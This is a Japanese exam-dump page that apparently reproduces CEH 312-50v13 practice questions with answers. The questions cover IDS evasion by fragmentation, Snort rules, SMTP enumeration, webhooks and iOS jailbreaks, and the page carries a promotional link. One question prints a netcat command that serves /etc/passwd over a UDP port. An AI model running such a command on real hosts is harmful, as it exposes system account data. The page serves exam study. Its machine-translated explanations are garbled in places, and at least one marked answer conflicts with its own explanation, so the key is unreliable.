シグネチャベースのIDSで保護されたネットワークをテストしている際、テスターは標準スキャンがブロックされていることに気付きました。検出を回避するため、テスターはTCPヘッダーを複数の小さなIPフラグメントに分割して送信します。IDSはヘッダーを再構成または解釈できませんが、宛先ホストは再構成または解釈できます。どのような手法が使用されていますか？
A. ランダムなアドレス位置によるIPデコイ
B. 偽装MACアドレスによるSYNスキャン
C. ランダム化されたウィンドウサイズによるパケットクラフト
D. フィルタリングロジックを回避するためのパケットの断片化
Answer: D (メーッセージを残す**)**
CEH v13では、フラグメンテーション攻撃が一般的なIDS回避戦略であると詳述されています。シグネチャベースのIDSシステムは、悪意のあるパターンを検出するためにパケットの再構成に依存しています。攻撃者がTCPヘッダーを小さなセグメントに断片化すると、IDSは元のパケットシーケンスを再構成できなくなる可能性があります。特に、再構成バッファを混乱させるように意図的に断片化されている場合は顕著です。一方、標的ホストは通常、断片を正しく再構成するため、スキャンやペイロードは検出されずに通過します。この手法は、フラグメンテーションによって完全なパケット検査が妨げられるIDS回避手法の項で具体的に説明されています。
オプションAとBは、IPスプーフィングやMACスプーフィングといった無関係な回避メカニズムを指し、オプションCはIDSの再構築に根本的な影響を与えません。テスターは明らかにパケットの断片化を利用して検出を回避しながら、開いているポートのマッピングに成功しています。

最新問題**: 205**
ビルは大手クレジットカード会社に侵入テスター兼サイバーセキュリティ監査人として採用されました。彼の職務に最も適した情報セキュリティ基準はどれでしょうか？
A. PCI-DSS
B. サーベンス -オクスリー法
C. ハイテック
D. 連邦情報法

Answer: A (メーッセージを残す)

最新問題**: 206**
以下に示す Snort ルールを調べて、ルールを解釈してください。alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)
A. 任意のIPアドレスから発信され、192.168.1.0サブネットのポート111の任意のIPアドレス宛てのTCPパケットがネットワーク上で確認されると、アラートが生成されます。
B. 192.168.1.0 サブネット上の任意の IP からポート 111 の任意の IP 宛てに TCP パケットが生成されると、アラートが生成されます。
C. TCPパケットが任意のIPアドレスのポート111から送信されたときにアラートが生成されます。
192.168.1.0 サブネット
D. TCPパケット以外のパケットがネットワーク上で確認され、192.168.1.0サブネット宛ての場合、アラートが生成されます。
Answer: A (メーッセージを残す)

最新問題**: 207**
下記のようなメールが届きます。メール内のリンクをクリックすると、無料のウイルス対策ソフトウェアのダウンロードを促すウェブサイトにリダイレクトされます。
お客様各位
Windows向けアンチウイルス2010の最新バージョンをリリースいたしました。最新のスパイウェア、マルウェア、ウイルス、トロイの木馬、その他のオンライン脅威からお客様を徹底的に保護します。以下のリンクにアクセスして、アンチウイルスコードを入力してください。

または、次の住所までご連絡ください。
メディアインターネットコンサルタント、ネプチューンビル、フロア
Baja、Ave. Ricardo J. Alfaro、トゥンバ ムエルト、パナマなし
これが本物のウイルス対策ウェブサイトなのか、偽のウイルス対策ウェブサイトなのかをどのように判断しますか?
A. この怪しいサイトからウイルス対策ソフトウェアをダウンロードしてインストールします。ダウンロードしたファイルがマルウェアである場合、Windows 7 はインストールを中止するようメッセージを表示します。
B. ウェブサイトのデザインを見てください。プロフェッショナルに見えるなら、それは本物のウイルス対策ウェブサイトです。
C. URLとウイルス対策製品名を使ってGoogleで検索し、このサイトに対する疑わしい警告に注意してください。

D. この怪しいサイトからウイルス対策ソフトウェアをダウンロードしてインストールしてください。ダウンロードしたファイルがマルウェアである場合、Windows 7 はインストールを中止するようメッセージを表示します。
E. SSLを使用してサイトに接続します。成功した場合、Webサイトは本物です。
Answer: C (メーッセージを残す**)**

最新問題**: 208**
サブネット 10.1.4.0/23 内の最後の 100 個の使用可能な IP アドレスをリースするように DHCP サーバーを構成する必要があります。
新しい構成の結果としてリースできる IP アドレスは次のどれですか?
A. 210.1.55.200
B. 10.1.4.254
C. 10.1.5.200
D. 10.1.4.156
Answer: C (メーッセージを残す**)**
包括的かつ詳細な説明：
サブネット 10.1.4.0/23 には次のアドレスが含まれます:
10.1.4.0 から 10.1.5.255
合計 = 512 IP (使用可能 510)
最後に使用可能な IP 100 個は次のようになります。
開始: 10.1.5.155 から 10.1.5.254
オプション C (10.1.5.200) のみがその範囲内にあります。
CEH v13 コースウェアより:
モジュール3: サブネットとIPアドレス指定
参考:IPサブネット計算ツールとRFC 950

最新問題**: 209**
netcat の次のコマンドは何をしますか?
nc -l -u -p 55555 < /etc/passwd
A. 着信接続を/etc/passwdファイルに記録します
B. /etc/passwdファイルをUDPポート55555にロードします。
C. UDPポート55555に接続したときに/etc/passwdファイルを取得します。
D. UDPポート55555に接続したときに/etc/passwdファイルを削除します。
Answer: B (メーッセージを残す**)**
コマンドの内訳:
nc: Netcatユーティリティ
-l: リスニングモード
-u: UDPプロトコルを使用する
-p 55555: ポート55555でリッスン
< /etc/passwd: /etc/passwdの内容をソケットにリダイレクトします

つまり、UDP ポート 55555 に接続すると、/etc/passwd の内容が接続ホストに送信されます。
CEH v13 コースウェアより:
モジュール8: スニッフィングとネットワーク通信ツール
CEH v13 学習ガイドには次のように記載されています。
「Netcatはファイルの提供、シェルのオープン、データの転送に使用できます。入力リダイレクトを使用することで、接続したすべてのユーザーにファイルの内容をストリーミングできます。」
誤ったオプション：
A: ログに記録されません。/etc/passwd に出力されます。
C: その逆です。ファイルを提供するだけで、取得はしません。
D: Netcatはこの構文のファイルを削除しません
参考資料:CEH v13 学習ガイド - モジュール 8: Netcat コマンドと使用例Netcat マニュアル - 転送モードとストリーミング モード

最新問題**: 210**
簡易メール転送プロトコル (SMTP) 列挙が成功すると、どのような有用な情報が収集されますか?
A. 2 つの内部コマンド VRFY と EXPN は、有効なユーザー、電子メール アドレス、エイリアス、およびメーリング リストの確認を提供します。
B. メールボックスがロックされる前の毎日の送信メッセージ制限を表示します
C. 内部コマンド RCPT は、メッセージ トラフィックに対して開いているポートのリストを提供します。
D. 対象ホストで使用されているすべてのメールプロキシサーバアドレスのリスト
Answer: A (メーッセージを残す**)**
SMTP列挙では、メールサーバーをプローブしてユーザーと設定に関する情報を収集します。列挙で使用される重要なSMTPコマンドは以下の2つです。
* VRFY: 特定の電子メール アドレスまたはユーザー ID がメール サーバー上に存在するかどうかを確認します。
* EXPN: メーリング リストまたはエイリアスの背後にある実際のアドレスを明らかにします。
これらのコマンドを使用すると、攻撃者や侵入テスターは有効なユーザー アカウントまたはグループ メンバーシップを列挙することができ、後でフィッシング、スパム、またはブルートフォース攻撃の標的にすることができます。
誤ったオプション:
* B. 毎日の送信メッセージの制限は通常、SMTP 経由では公開されません。
* C. RCPT TO はメッセージの受信者を指定するために使用されますが、開いているポートを列挙しません。
* D. メール プロキシ アドレスは、SMTP 列挙によって直接公開されません。
参考資料 - CEH v13 公式コースウェア:
モジュール04: 列挙
セクション: 「SMTP列挙テクニック」
ツールリファレンス: smtp-user-enum、Netcat

最新問題: **211**
サーバー、ネットワーク機器、アプリケーションからイベント ログを受信し、それらのログの分析と相関関係を実行し、セキュリティ関連の問題についてアラームを生成できるツールは、何と呼ばれますか?
A. ネットワークスニファー
B. 脆弱性スキャナー
C. 侵入防止サーバー
D. セキュリティ情報およびイベント監視 (SIEM)
Answer: (解答を表示する**)**
包括的かつ詳細な説明：
SIEM (セキュリティ情報およびイベント管理) システムは、ネットワーク全体 (サーバー、ルーター、ファイアウォール、IDS/IPS、アプリケーション) からのログとアラートを集約し、そのデータを相関させて疑わしいアクティビティや悪意のあるアクティビティを識別します。
提供される内容:
リアルタイムアラート
長期ログ保存
コンプライアンス報告
インシデント対応の促進
CEH v13 コースウェアより:
モジュール12: IDS、ファイアウォール、ハニーポットの回避 # SIEMツール
参考: CEH v13 公式ガイド - SIEM は、ログ管理とイベント相関を集中管理するための重要なコンポーネントです。」

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875****30%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード**:** **Freepdfdumps**)

最新問題: **212**
ソフトウェア開発者のスーザンは、Web APIを使って他のアプリケーションに最新情報を配信したいと考えています。そのために、トリガーイベントに基づいて呼び出されるユーザー定義のHTTPテールバックAPI（プッシュAPI）を使用しています。
この機能を呼び出すと、他のアプリケーションにデータが提供されるため、ユーザーはリアルタイムの情報を即座に受け取ることができます。
スーザンが使用している技術は次のどれですか?

A. ウェブシェル
B. ウェブフック
C. REST API
D. SOAP API
Answer: B (メーッセージを残す**)**
Webhook は、インターネット アプリケーションが相互に通信する数少ない方法の 1 つです。特定のイベントが発生するたびに、あるアプリケーションから別のアプリケーションにリアルタイム データを送信できます。
例えば、Foursquare APIを使って、レストランへのチェックインを追跡するアプリケーションを作成したとします。理想的には、チェックイン時に顧客の名前を呼んで挨拶し、無料のドリンクを提供したいと考えています。
Webhook は、誰かがチェックインするたびに通知を送信するので、このイベントがトリガーされると、アプリケーションで実行したプロセスをすべて実行できるようになります。
その後、データは、イベントが最初に発生したアプリケーションから、データを処理する受信側アプリケーションに Web 経由で送信されます。
これを視覚的に表すと次のようになります。
Webhook URL は受信側アプリケーションによって提供され、イベントが発生すると他のアプリケーションが呼び出す電話番号として機能します。
ただし、イベントに関するデータはJSONまたはXML形式でWebhook URLに送信されるため、電話番号よりも複雑です。これは ペイロード」と呼ばれます。以下は、Webhook URLとそこに格納されるペイロードの例です。

Webhookとは？Webhookは、投稿へのコメントの受信やレジストリへのコードのプッシュなど、トリガーされたイベントに基づいて呼び出される、ユーザー定義のHTTPコールバックまたはプッシュAPIです。Webhookを使用すると、アプリケーションは他のアプリケーションに最新情報を送信できます。呼び出されると、他のアプリケーションにデータが提供されるため、ユーザーはリアルタイムの情報を即座に受け取ることができます。Webhookは、
『リバースAPI」はAPI仕様に必要な機能を提供するため、開発者はWebhookを使用するAPIを作成する必要があります。Webhookは、特定のイベントが発生した際に、アプリケーションから携帯電話番号やメールアドレスにテキストメッセージや通知を送信するためにも使用されるAPIの概念です。例えば、オンラインストアで何かを検索した際に、希望の商品が在庫切れだった場合、 通知」バーをクリックすると、その商品が購入可能になった際にアプリケーションから通知を受け取ることができます。アプリケーションからのこれらの通知は、通常Webhookを介して送信されます。

最新問題: **213**

クラウドセキュリティ評価中に、元従業員が退職後数ヶ月経っても重要なリソースにアクセスできていたことが判明しました。この問題を最も効果的に防ぐには、どのような対策が必要だったでしょうか？
A. マルチクラウド展開モデルの使用
B. リアルタイムトラフィック分析の実装
C. 定期的な侵入テストの実施
D. タイムリーなユーザーデプロビジョニングの強制
Answer: D (メーッセージを残す**)**
CEH v13 Cloud Computingによると、不適切なアイデンティティおよびアクセス管理（IAM）は、クラウドセキュリティインシデントの最も一般的な原因の一つです。元従業員がクラウドリソースへのアクセスを保持している場合、それはユーザーライフサイクル管理、特にプロビジョニング解除フェーズにおける欠陥を示しています。
タイムリーなユーザーデプロビジョニングにより、従業員が退職したり役割を変更したりした際に、関連するすべてのアクセス権（APIキー、IAMロール、認証情報、トークン、権限など）が直ちに取り消されます。CEH v13では、クラウド環境ではアクセスが集中化されリモート化されることが多く、元従業員がどこからでもシステムにアクセスできるため、このリスクが増大することを強調しています。
オプションA、B、Cは補助的なセキュリティ対策ですが、根本原因に直接対処するものではありません。マルチクラウドモデルは不正アクセスを防ぐことはできません。トラフィック分析は事後的に不正使用を検出できるかもしれませんが、それを防止することはできません。侵入テストは脆弱性を特定しますが、ユーザーアクセスを管理することはできません。
CEH v13では、タイムリーなプロビジョニング解除が、内部脅威、権限の濫用、コンプライアンス違反を防ぐための重要なクラウドセキュリティ対策として明確に規定されています。したがって、選択肢Dが正解です。

最新問題**: 214**
レッドチームによる評価では、倫理的ハッカーは大規模な多国籍企業の外部攻撃対象領域をマッピングする必要があります。厳格な交戦規則により、アクティブスキャンは使用できません。目的は、公開されているサブドメインを特定し、忘れられたサービスや設定ミスのあるサービスを発見することです。倫理的ハッカーは、組織のサブドメインをパッシブに列挙するために、どのような方法を用いるべきでしょうか？
A. NetcraftやDNSdumpsterなどのツールを活用してサブドメイン情報を収集する
B. 管理者の資格情報を推測し、会社の DNS ポータルにアクセスしようとする
C. ブルートフォースDNSサブドメイン列挙を実行する
D. 偽装された資格情報を使用して内部 DNS レコードを要求する
Answer: A (メーッセージを残す**)**
CEHは能動的な偵察と受動的な偵察を明確に区別します。受動的な手法では、標的のインフラストラクチャに直接アクセスすることなく、公開されているデータを収集することで検知を回避します。

CEHは、公開メタデータ、キャッシュされたDNSレコード、WHOISデータ、SSL証明書エントリ、サードパーティの列挙データベースを通じてサブドメインを発見するために、Netcraft、DNSdumpster、VirusTotal、証明書の透明性ログ、検索エンジンのインデックス作成などのツールを推奨しています。これらのプラットフォームは、標的組織にパケットやクエリを送信することなく、外部からアクセス可能な資産に関する洞察を提供します。ブルートフォース列挙はアクティブであり、交戦規則に違反します。資格情報の推測を試みたり、内部DNSデータを要求したりすることは、不正で明らかにアクティブな偵察活動です。パッシブOSINTベースのサブドメイン列挙は、隠されたインフラストラクチャを安全かつ合法的に発見するために使用されるCEHの中核的な手法です。これは、ステルス性が優先されるレッドチーム作戦において特に重要です。

最新問題: **215**
デバイスの起動中にカーネルにパッチを適用し、再起動するたびにジェイルブレイクされる iOS ジェイルブレイク手法はどれですか?
A. テザー脱獄
B. セミテザー脱獄
C. アンテザードジェイルブレイク
D. セミアンテザード脱獄
Answer: C (メーッセージを残す**)**
アンテザード ジェイルブレイクとは、ジェイルブレイク向けの実用性を一切中断することなく、電話機が乗っ取られた状態でブート サイクルを完了できるようにするものです。
アンテザード ジェイルブレイクは最も人気がありますが、必要な強力なエクスプロイトと自然なプロセス能力のために、最も達成が困難でもあります。アンテザード ジェイルブレイクは、物理的な USB ケーブル接続を介してラップトップに送信されるか、キャンペーン サイトなどのアプリケーション ベースのエクスプロイトを介してデバイス自体に直接送信されます。
アソシエイト アンバウンド ジェイルブレイクを実行すると、ジェイルブレイク ツールを再度実行しなくても、乗っ取られた電話の電源をオフにして再度オンにすることができます。ジェイルブレイクの調整とアプリはすべて、ユーザーの介入を必要とせずに引き続き動作します。
iOSがアンロックされた脱獄（Jailbreak）の扱いを受けるようになってから、長い時間が経ちました。最近の例としては、PCベースのPangu脱獄が挙げられます。これは、iOS 9.1を搭載したほとんどの端末で利用できました。また、JailbreakMeという形でアンロックされた脱獄も見られ、ユーザーはPCを介さずにモバイルアプリから直接端末をアンロックすることができました。

Valid 312-50v13 Dumps shared by GoShiken.com for Helping Passing 312-50v13 Exam! GoShiken.com now offer the **newest 312-50v13 exam dumps**, the GoShiken.com 312-50v13 exam **questions have been updated** and **answers have been corrected** get the **newest** GoShiken.com 312-50v13 dumps with Test Engine here:

https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875** Q&As Dumps, **30%OFF** **Special Discount:** **Freepdfdumps**)